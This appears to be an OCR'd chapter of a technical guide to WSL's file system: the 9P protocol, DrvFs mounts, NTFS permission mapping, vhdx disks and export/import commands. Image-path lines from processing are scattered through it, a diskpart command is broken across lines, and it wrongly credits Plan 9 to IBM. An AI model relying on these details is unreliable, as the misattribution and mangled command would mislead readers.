Unfulfilled promise. Source: Fuente: https://devblogs.microsoft.com/commandline/whats-new-in-the-windows-subsystem-for-linux-in-may-2024/?ocid=commandline_eml_tnp_autoid17_readmore#manage-wsl-in-dev-home-coming-soon

A final detail about graphical management of WSL is Docker Desktop on Windows. For some time now, you can manage virtualized machines with Hyper-V or directly WSL distributions using Docker. The end result is the same (you have several systems to manage), but there are slight differences. It's a matter of preference, but primarily, WSL2 provides better performance than Hyper-V. The reasons are as we've been saying: they are distributions running on a lightweight machine, while multiple Hyper-V machines would be more independent but would require more resources. Of course, as we've already mentioned, if you use Windows Home (which doesn't have Hyper-V), WSL2 is the only option.

You can choose during installation:




You can choose during installation

If WSL2 is not selected, the program will install its own Linux virtual machine in Hyper-V for Docker to use, and Docker commands can be executed for it from the Windows command line. With WSL2, Docker commands can be launched from the WSL2 distribution itself or from Windows. Here[20] is a very good example comparing both formulas.

File system

Each Linux instance or distribution mounts the Windows disk in its /mnt/c by default. To access the information from Windows, the 9P protocol is used.



Windows accesses inside the instance files thanks to 9p


In WSL 2, Linux runs a 9P server, and Windows uses its client to access the distributions through \\wsl$\. When you can see the distribution files from Windows Explorer, you're actually accessing another system as if it were on another network. In fact, notice that the same \\computername nomenclature is used to access another system. In this case, \\wsl$. Why WSL$ and not WSL? It would create a conflict on the network if another Windows was called WSL on the network, and the dollar sign (as you know from resources like c$ and others) indicates that it's a hidden network, or managed by Microsoft and requires certain privileges to access.

9P (or the Plan 9 Filesystem Protocol) is a network protocol developed by IBM's Plan 9 distributed operating system. It offers the same functionality as SMB, NFS, or WebDAV. The history of why 9P

[20] https://blog.logrocket.com/working-with-node-js-on-hyper-v-and-wsl2/


is used is more than interesting[21] (specifically its "dialect" 9P2000.L, the L indicates that it has specific extensions for Linux). There are several reasons:


- First, because it's a very simple file system. Perhaps not popular, but practical and easy. In WSL 1, the 9P server in Linux communicates with the client in Windows through Unix sockets.
- As it communicates with the server in the lightweight virtual machine, even if no distribution was running, Windows could "see" the files by starting it.
- Would it make sense to have chosen SMB? Yes, because distributions usually have the SAMBA protocol. But in reality, (besides not all distributions having SAMBA by default) it's more complex; SAMBA is licensed under GPL and Windows can't come with anything licensed under that license... and it wasn't worth making their own version. Another issue is that SAMBA is very popular, and setting up a SAMBA in the distribution to be accessed by Windows could have created a conflict with another SAMBA that you might want to maintain in it for other uses. So the "unpopularity" of 9P suited it well.
- It turns out that Microsoft already had implemented its own 9P server for Windows for another previous Linux container project on Windows (for Linux containers to access files in Windows). So they ported it to Linux and put that 9P server implementation in the init of the lightweight virtual machine that hosts the rest.
- The \\wsl$\ path is handled as a network, that is, with the MUP (Multiple UNC Provider) it's decided how to handle UNC (Universal Naming Convention) paths. Its main function is to redirect and manage UNC path requests to the appropriate network providers. Network providers are modules that allow communication with different network protocols, such as SMB (Server Message Block) for sharing files and resources on Windows networks.



You can intuit that the init is responsible for starting the Plan 9 server


[21] https://www.youtube.com/watch?v=63wVlI9B3Ac





In the first image, Linux is accessed from Windows. In the second, Windows is accessed from Linux. In WSL1, Windows also accesses Linux this way

Source: https://www.youtube.com/watch?v=lwhMThePdIo



Another more detailed way to look at it. Source: https://roy-n-roy.nyan-co.page/Windows/WSL＆コンテナ/Architecture/

9P is also used in the QEMU virtualization system.

If you want to experiment with 9P on Windows, a programmer created a proof of concept some time ago, available here.[22].

In turn, distributions mount the Windows disk thanks to the DrvFs driver. For example, if it doesn't automount, you could do something like this:

```
sudo mount -t drvfs f: /mnt/f
```


```
sergio@DESKTOP-KP500GD:~$ mount | grep drvfs
drvfs on /mnt/c type 9p (rw,noatime,dirsync,aname=drvfs;path=C:\;uid=1000;gid=1000;symlinkroot=/mnt/,mmap,access=client,msize=262144,trans=virtio)
drvfs on /mnt/e type 9p (rw,noatime,dirsync,aname=drvfs;path=E:\;uid=1000;gid=1000;symlinkroot=/mnt/,mmap,access=client,msize=262144,trans=virtio)
drvfs on /mnt/c type 9p (rw,relatime,dirsync,aname=drvfs;path=C:;symlinkroot=/mnt/,mmap,access=client,msize=262144,trans=virtio)
drvfs on /mnt/f type 9p (rw,relatime,dirsync,aname=drvfs;path=f:;symlinkroot=/mnt/,mmap,access=client,msize=262144,trans=virtio)
sergio@DESKTOP-KP500GD:~$
```

```
sergio@DESKTOP-KP500GD:~$ sudo mount -t drvfs f: /mnt/f
[sudo] password for sergio:
sergio@DESKTOP-KP500GD:~$ mount | grep drvfs
C:\ on /mnt/c type 9p (rw,noatime,dirsync,aname=drvfs;path=C:\;uid=1000;gid=1000;
symlinkroot=/mnt/,mmap,access=client,msize=65536,trans=fd,rfd=4,wfd=4)
f: on /mnt/f type 9p (rw,relatime,dirsync,aname=drvfs;path=f:;symlinkroot=/mnt/,m
map,access=client,msize=65536,trans=fd,rfd=3,wfd=3)
```

Drives mounted in the distribution. In previous versions it was shown one way, now another. It's clear that C: is a drvfs that is exposed as 9P to Windows. "aname specifies the file tree to access when the server is offering several exported file systems."

The image shows how drives have been mounted at boot time, and others "manually". In WSL 2 they are 9P type, while in version 1 of WSL drvfs was used.

[22] https://code.google.com/archive/p/ninefs/downloads



The OpenSUSE image is not mounted with 9P, because it is WSL 1

You can also mount an external USB drive or whatever you want (as long as it's not in ext3, ext4 format... which is the format with which the system itself is already mounted). A good idea might be to mount another external disk drive to the distribution, avoid automount and do it manually with read-only permissions, for more security.


As I've already mentioned, the problem is that WSL in general doesn't have access to direct hardware or devices, everything is done through layers of drivers and protocols and therefore we depend on their implementation. In fact, disk access from Windows has been a historical topic of discussion. A user did some speed tests in 2019. He compared the access speed to a disk of a WSL 2 instance through Windows (i.e., through 9P) and compared it with access to WSL 1 (which was more direct). Also with the possibility of mounting a SAMBA on the instance and accessing it. He added to the comparison the native speed of WSL 2's ext4 and WSL 1's lxfs.

Results

Test	WSL 1 ntfs	WSL 2 ntfs	WSL 2 samba	WSL 1 lxfs	WSL 2 ext4	native linux
yarn build c-r-a	11.89	63.14	13	7.38	5.8	4.63
yarn build tsnsi	45.25	263.71	65	31.70	28.75	24.13
du tsnsi	4.9	70 - 155 (4x)	13.5	8.6	0.19	0.19
du cpbotha.net	0.24	3.7	0.5	0.074	0.011	0.015

Comparison results. WSL 2 on NTFS (which goes through 9P) is the clear loser

Faced with the evidence (accessing NTFS from WSL2 was very slow), a WSL developer said this some time ago.




The article you are referring to is this: https://vxlabs.com/2019/12/06/wsl2-io-measurements/

Fundamentally, and although paradoxical, WSL 2 is sometimes slower in accessing its files than WSL 1. Benhelioz means that 9P, while slow, has many benefits. The reason is that everything is accessed through shared networks, not directly. This applies both from Linux to Windows and from Windows to Linux. However, they actively worked on this, and the speed has improved significantly. You'll see articles criticizing this that are no longer valid.

Regarding permissions, WSL will attempt to translate the NTFS permissions (typically, each drive) to the mounted Linux system (/mnt/c). Conversely, if a file is created from the distribution on that partition, it will inherit permissions from its parents. The system will do its best to translate, but always keep in mind that you cannot grant yourself more permissions than those of the mounted NTFS, even if you have 777 permissions in the distribution's file system.

The image shows how I cannot create a file in a mounted path with all permissions because, in reality, I don't have write permission on the mounted NTFS.



echo hello > /mnt/c4/Users/Sergio/hello.txt doesn't work even though I have 777 because it's actually like writing to C:

What can be done is to make Linux permissions more restrictive than those of the mounted Windows drive. For example, in the image, I create a file in a folder in my profile. I change its permissions to 444 (which wouldn't allow me to write). Indeed, when I try to modify it by adding something to the file, it tells me I don't have permissions. But if I set it back to 777, I could add to it. In other words, the permissions work, but they are subject to the limit imposed by the underlying NTFS.

The 444 prevents me from writing even if I already have permissions on the mounted NTFS drive


To perform the translation (from NTFS to the Linux system), the NTFS system contains extended attributes that cannot be interacted with visually or via command line. The subsystem reads from these. This table (taken from here[23]) explains it.

$LXUID	User Owner
$LXGID	Group Owner ID
$LXMOD	File mode (File systems permission octals and type, e.g: 0777)
$LXDEV	Device, if it is a device file

If permissions are not explicitly set in the distribution, it will try to guess them based on NTFS permissions. But we have no control over this information that we can edit without programming. They are in NTFS extended attributes, and when WSL mounts a drive, it reads and interprets them as best it can.

From Windows, to access files in the distributions through \wsl$, keep in mind that it will be done with the permissions of the user who owns the distribution in Windows, so the permissions will be the same as they have to manipulate them (i.e., they will only see the distributions that belong to them).

The different disks can be modified by adding the mount -o command, or in the wsl.conf file, under:




The default umask is 022, but it can be used as usual in Linux (with umask, fmask, and dmask).


By the way, where is the hard drive of each distribution?

C:\Users\<username>\AppData\Local\Packages\<Store package name>\LocalState\

[23] https://learn.microsoft.com/es-es/windows/wsl/file-permissions



In theory, you could mount the entire disk with a right-click "Mount". Or with the diskmgmt.msc tool and in the "Attach" menu.



Mounting a vhdx in Windows

But it will tell you that it's in use. To "detach" it previously, use this command:

```
diskpart select vdisk
file=C:\Users\Sergio\AppData\Local\Packages\CanonicalGroupLimite
d.Ubuntu22.04LTS_79rhkp1fndgsc\LocalState\ext4.vhdx

diskpart detach vdisk
```

However, it's not a good idea. To maintain consistency, it's better to either interact from within the distribution itself, or from Windows, where 9P "protects" you from any interaction that could cause damage or inconsistencies.

An important option in .wslconfig is sparseVhd, which appeared in 2023.

```
[experimental]
```

```
sparseVhd=true
```

Although problems have been reported recently with its use[24]. This will cause the ext4.vhdx file to shrink to save space. It can also be done from outside:

```
wsl --manage <distro> --set-sparse <true/false>
```

To access the disk, you can, of course, type \\wsl$ in the run menu. But perhaps the most convenient way is to map it as a network drive. The command would be:


```
subst z:\  \\wsl$\Distribucion
```

```
PS C:\Users\Sergio> subst z: \\wsl$\kali-linux
PS C:\Users\Sergio> dir z:\


    Directorio: z:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        09/10/2023     13:32                home
d-----        28/10/2023     19:51                run
d-----        19/10/2023     13:03                tmp
d-----        28/10/2023     19:51                dev
d-----        09/10/2023     14:12                boot
d-----        09/10/2023     13:51                var
d-----        09/10/2023     13:59                opt
d-----        09/10/2023     13:59                usr
d-----        28/10/2023     11:23                mnt
d-----        09/10/2023     14:12                root
d-----        28/10/2023     19:51                proc
d-----        09/10/2023     13:32                lost+found
d-----        22/08/2023      2:16                media
d-----        09/10/2023     14:04                srv
```

Mounting the disk as another drive under Windows

In WSL version 1, there was no ext4.vhdx. The files were directly on NTFS. This structure allowed direct access to Linux files from Windows, but it also introduced potential issues with file permissions and metadata handling between the two systems.

[24] https://github.com/microsoft/WSL/issues/10991



openSuse WSL 1 version hard disk, for example

To mount a drive with ext4 format in the Linux distribution with WSL, you can use the wsl --mount command. First, we identify the disk with:

```
GET-CimInstance -query "SELECT * from Win32_DiskDrive"
```

Or its equivalent in cmd:

```
wmic diskdrive list brief
```

And then we mount it with:


```
wsl --mount \\.\PHYSICALDRIVE2
```

Finally, instead of the disk, you can take the entire distribution to any other Windows and launch it, or use this as a backup. It's very simple with these commands:

```
wsl --export Ubuntu <file>
```

And then:

```
wsl --import <name> <file>
```



Exporting a distribution

The name of the exported file could be anything.

Ubuntu special case

The "default" distribution is Ubuntu, and as such, it enjoys certain differences. Some of the functions achieved with the wsl.exe command are possible with the Ubuntu.exe binary. Here's the help:

```
PS C:\Users\Sergio> ubuntu --help
Launches or configures a Linux distribution.

Usage:
    <no args>
        Launches the user's default shell in the user's home directory.

    install [options]
        Install the distribution and do not launch the shell when complete.
          --root
              Do not create a user account and leave the default user set to root.
          --autoinstall <AUTOINSTALL-FILE-PATH>
              Reads information from an YAML file to automatically configure the distribution.

    --ui=[gui/tui/none]
        Runs the Out of the Box Experience installer user interface to perform the final setup, unless the option [none] is passed.
        Pass [gui] to enable running the graphical interface, which is the default behavior if this option is not supplied.
        Pass [tui] instead to select the terminal user interface instead.
        Pass [none] to run the minimal setup experience instead of the Out of the Box Experience.
        Can be applied with the [install] option above to avoid launching the shell when complete.

    run <command line>
        Run the provided command line in the current working directory. If no
        command line is provided, the default shell is launched.

    config [setting [value]]
        Configure settings for this distribution.
        <no args>
            Presents an user interface with some configuration options.
        Settings:
          --default-user <username>
              Sets the default user to <username>. This must be an existing user.

    help
        Print usage information.
PS C:\Users\Sergio>
```

